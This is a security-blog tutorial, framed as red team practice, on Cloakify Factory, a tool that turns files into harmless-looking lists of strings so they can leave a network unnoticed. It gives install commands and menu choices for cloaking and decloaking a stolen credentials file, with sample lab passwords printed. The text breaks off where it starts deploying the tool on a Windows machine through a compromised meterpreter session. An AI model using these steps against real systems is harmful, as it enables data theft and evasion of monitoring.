Cloakify-Factory: A Data Exfiltration Tool Uses Text-Based Steganography

hackingarticles.in/cloakify-factory-a-data-exfiltration-tool-uses-text-based-steganography

Raj June 12, 2019

In our previous post, we had already discussed on "Cloud Storage Uploads for data exfiltration" and today we are going to discussed "Concealed Method for Data Exfiltration" to extract the unauthorized data. Here you will learn how an intruder can exfiltrate data through steganography approach.

Table of Content

Overview


We will perform red team practice, where we will attempt to collect the important files from the victim's machine by inducing steganography with the help of concealed methods. When copying information from the destination machine, we will try to transform the data to befool the network monitors so that they can not identify the data packet travelling in the network.

All this could be performed by using a single tool named "Cloakify Factory".

Cloakify Factory transforms any filetype (e.g .zip, .exe, .xls,etc.) into a list of harmless-looking string. This lets you hide the file in plain sight and transfer the file without triggering alerts. The fancy terms for this "text-based steganography", hiding data by making it look like other data. Cloaked files defeat signature-based malware detection tools.

About Data Exfiltration

Data exfiltration occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer. It is also commonly called data extrusion or data exportation. Data exfiltration is also considered a form of data theft. During the past couple of decades, a number of data exfiltration efforts severely damaged the consumer confidence, corporate valuation, and intellectual property of businesses and national security of governments across the world.



Methods of Data Exfiltration

Open Methods:

- HTTP/HTTPS Downloads & Uploads
- FTP
- Email
- Instant Messaging
- P2P filesharing

Concealed Methods:

- SSH
- VPN
- Protocol Tunneling
- **Cloud Storage Uploads**
- **Steganography**
- Timing channel


(From Wikipedia)

Cloakify Installation & Usages (for Linux)

CloakifyFactory – Data Exfiltration & Infiltration In Plain Sight; Convert any filetype into a list of everyday strings, using Text-Based Steganography; Evade DLP/MLS Devices, Defeat Data Whitelisting Controls, Social Engineering of Analysts, Evade AV Detection.

Only you need to type following for downloading the cloakify from GitHub in the target machine.


```
git clone https://github.com/TryCatchHCF/Cloakify.git
cd Cloakify.py
chmod -R 777 noiseTools
```




Let's run the python script to lunch cloakifyfactory.py

```
python cloakifyFactory.py
```

CloakifyFactory is a menu-driven tool that leverages Cloakify Toolset scripts. When you choose to Cloakify a file, the scripts first Base64-encode the payload, then apply a cipher to generate a list of strings that encodes the Base64 payload. You then transfer the file however you wish to its desired destination. Once exfiltrated, choose Decloakify with the same cipher to decode the payload.




Let’s take an example now that we want to copy a text file “pwd.txt” from within the target system containing the login credentials of different machines in the network.



Method -I

It may be dangerous to copy the text file directly, so we will transform the input file data into another file as output. To do so follow the below steps:

1. Run the python script to launch cloakifyfactory.py
2. **Press 1** to select cloakify a file option
3. Enter the path of the source file that you want to transform an the input file.
4. Enter the path of the destination file to where you want to save the output.




Further, you will get a list of ciphers, choose the desired option for encrypting the file. Suppose I want the whole content to get changed into facial emojis.

1. **Press 3** for emoji cipher
2. Allow to Add noise to cloaked file by **pressing Y** for yes.
3. Then **press 1** to select prependemoji.py as a noise generator.

This will save the output result inside the raj.txt file.


```
Ciphers:

1 - dessertsThai
2 - rickrollYoutube
3 - emoji
4 - dessertsHindi
5 - evadeAV
6 - amphibians
7 - belgianBeers
8 - worldBeaches
9 - hashesMD5
10 - worldFootballTeams
11 - statusCodes
12 - dessertsRussian
13 - dessertsChinese
14 - dessertsSwedishChef
15 - desserts
16 - pokemonGo
17 - ipAddressesTop100
18 - dessertsPersian
19 - starTrek
20 - topWebsites
21 - geoCoordsWorldCapitals
22 - dessertsArabic
23 - skiResorts
24 - geocache

Enter cipher #: 3

Add noise to cloaked file? (y/n): y

Noise Generators:

1 - prependEmoji.py
2 - prependID.py
3 - prependLatLonCoords.py
4 - prependTimestamps.py

Enter noise generator #: 1

Creating cloaked file using cipher: emoji
Adding noise to cloaked file using noise generator: prependEmoji.py

Cloaked file saved to: /root/Desktop/raj.txt
```

As result, you will get the output content something like shown in the below image.




Now if you want to obtain the output result in its original format, then you can go with the decloakify option which will revert the transformation into its original existence, but before that, you have to give all permissions to removeNoise.py

```
chmod 777 removeNoise.py
```



To do so follow the below steps:


1. Run the python script to launch cloakifyfactory.py
2. **Press 2** to select decloakify a file option
3. Enter the path of the file that you want to restore back into its original format.
4. Enter the path of the file to where you want to save the output.



Press Y to answer yes because we have added noise to cloaked file and select noise generator.

Method II

Again, we have a similar file that we want to cloaked into another format directly without operating the cloakifyfactory console.



This time you can use a single command to cloak the file by adding specify the type of cipher as given below:


```
python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek
```

After executing the above command, we can observe the output result would be something like this as shown in the below image.

So we have used the file.txt file as destination file to save the transformed information inside it without printing the output result on the screen. Moreover, further, we have used decloak command to revert the transformed file back into its original state.

```
python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek > /root/Desktop/file.txt
python decloakify.py /root/Desktop/pwd.txt ciphers/starTrek
```

```
root@kali:~/Cloakify# python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek > /root/Desktop/file.txt
root@kali:~/Cloakify# python decloakify.py /root/Desktop/file.txt ciphers/starTrek
IP: 192.168.1.1
User: admin
Password: admin


IP: 192.168.1.13
User: raj
Password: raj123


IP: 192.168.1.25
User: root
Password: root@123


IP: 192.168.1.56
User: ignite
Password: ignite123
```

Cloakify Installation and Usages (For Windows)

As we all know this is an exfiltration tool and data could be exfiltrate from any platform either from Linux or Windows based OS, therefore cloakifyfactory has built the application both platforms. In the 1st phase, we have use python-based application for Linux machine and now remotely we are going to deploy cloakify factory inside Windows machine using MSI package of python for our python based application.

Thus, we downloaded the MSI package in our local machine (Kali Linux):

```
wget https://www.python.org/ftp/python/2.7/python-2.7.msi
```


```
root@kali:~# wget https://www.python.org/ftp/python/2.7/python-2.7.msi
--2019-05-09 12:21:19--  https://www.python.org/ftp/python/2.7/python-2.7.msi
Resolving www.python.org (www.python.org)... 151.101.0.223, 151.101.64.223, 1
Connecting to www.python.org (www.python.org)|151.101.0.223|:443... connected
HTTP request sent, awaiting response... 200 OK
Length: 15913472 (15M) [application/octet-stream]
Saving to: 'python-2.7.msi'

python-2.7.msi                                      100%[===================

2019-05-09 12:21:34 (1.08 MB/s) - 'python-2.7.msi' saved [15913472/15913472]
```

Now our purpose is to show how an intruder can remotely exfiltrate the data using cloakifyfactory. So, we had compromised the system first and got the meterpreter session and then uploaded the MSI package inside the victim's machine to install the dependency required for python.

